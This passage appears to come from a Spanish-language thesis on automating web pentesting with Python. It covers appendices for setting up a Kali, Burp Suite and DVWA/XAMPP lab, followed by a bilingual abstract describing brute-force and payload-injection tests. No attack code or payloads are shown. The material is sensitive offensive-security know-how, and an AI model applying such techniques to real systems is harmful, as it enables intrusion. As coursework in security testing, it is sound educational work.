


Figura 2: Configuración Adaptador Puente en Red

Además, sendas máquinas tienen por defecto el adaptador NAT, el cuál facilita la conexión a internet, por lo que ya no es necesaria más configuración de la red.

ANEXO II. CONFIGURACIÓN BURP SUITE

Para configurar Burp Suite en la máquina Kali Linux, comenzamos con la descarga e instalación de este desde <https://portswigger.net/burp/communitydownload>. Una vez en nuestro equipo desde el terminal ejecutamos los siguientes comandos:

- cd Downloads
- chmod +x burpsuite_community_linux_v2022_12_5.sh
- ./burpsuite_community_linux_v2022_12_5.sh

Después de instalar Burp Suite, es necesario configurar el entorno Jython para habilitar la funcionalidad de extensiones. El paquete Jython Standalone se puede descargar desde el siguiente enlace <https://www.jython.org/download.html>.




Figura 3: Configuración Entorno Jython

ANEXO III. CONFIGURACIÓN DVWA

El primer paso será desde nuestra Máquina Windows 10, descargar el archivo.zip que contiene DVWA mediante el enlace de Github. También se descargará para su posterior instalación XAMP desde su respectivo enlace.

En un principio por defecto no se podrá establecer conexión desde la máquina Kali Linux dado que falta una última configuración. Se ha de habilitar desde el Panel de control, concretamente en el Firewall de Dwindows la regla que permite peticiones mediante protocolo ICMPv4.




Figura 4: Configuración Regla ICMPv4 Permisos Peticiones de Entrada

Una vez configurada dicha regla el siguiente paso será situar el proyecto DVWA en la carpeta htdocs de XAMP y crear la base de datos desde el menú de XAMP siguiendo la configuración interna establecida en el archivo config.inc dentro de la carpeta DVWA.




Figura 5: Base de datos DVWA

Finalmente, se han de realizar un par de modificaciones en el archivo php.ini del servidor Apache desde el menú de XAMP para favorecer al correcto funcionamiento del servicio DVWA a desplegar:

- Establecer allow_url_fopen=On
- Descomentar la línea "extensions=gd"

Una vez realizada esta configuración, se reinicia el servicio Apache y el servicio estaría accesible tanto desde la máquina Servidor (Windows 10) como desde la Cliente (Kali Linux).



Resumen/Abstract

El trabajo realizado consiste en la automatización de diferentes partes del proceso de pentesting en aplicaciones web. Para ello se llevan a cabo funciones de reconocimiento e inyección de payload malicioso Fuerza Bruta con Python. Empleando un enfoque metodológico basado en pruebas prácticas con DVWA, se demuestra la efectividad de estas técnicas para identificar y explotar fallos de seguridad. Los resultados más significativos incluyen la explotación exitosa de varias vulnerabilidades y la validación de Python como una herramienta poderosa para el pentesting. En definitiva, este proyecto subraya la necesidad de implementar y mantener medidas de seguridad robustas en el desarrollo de aplicaciones web para prevenir ataques ciberneticos.

Palabras clave: DVWA (Damn Vulnerable Web), fuerza bruta (brute force), pentesting (prueba de penetración).

The developed work involves the automation of different parts of the pentesting process in web applications. For this purpose, functions for reconnaissance and injection of malicious payloads using brute force with Python are performed. Using a methodological approach based on practical tests with DVWA, the effectiveness of these techniques for identifying and exploiting security flaws is demonstrated. The most significant results include the successful exploitation of various vulnerabilities and the validation of Python as a powerful tool for pentesting. In summary, this project highlights the need to implement and maintain robust security measures in web application development to prevent cyber attacks.

Key Words: DVWA (Damn Vulnerable Web), Brute Force, pentesting.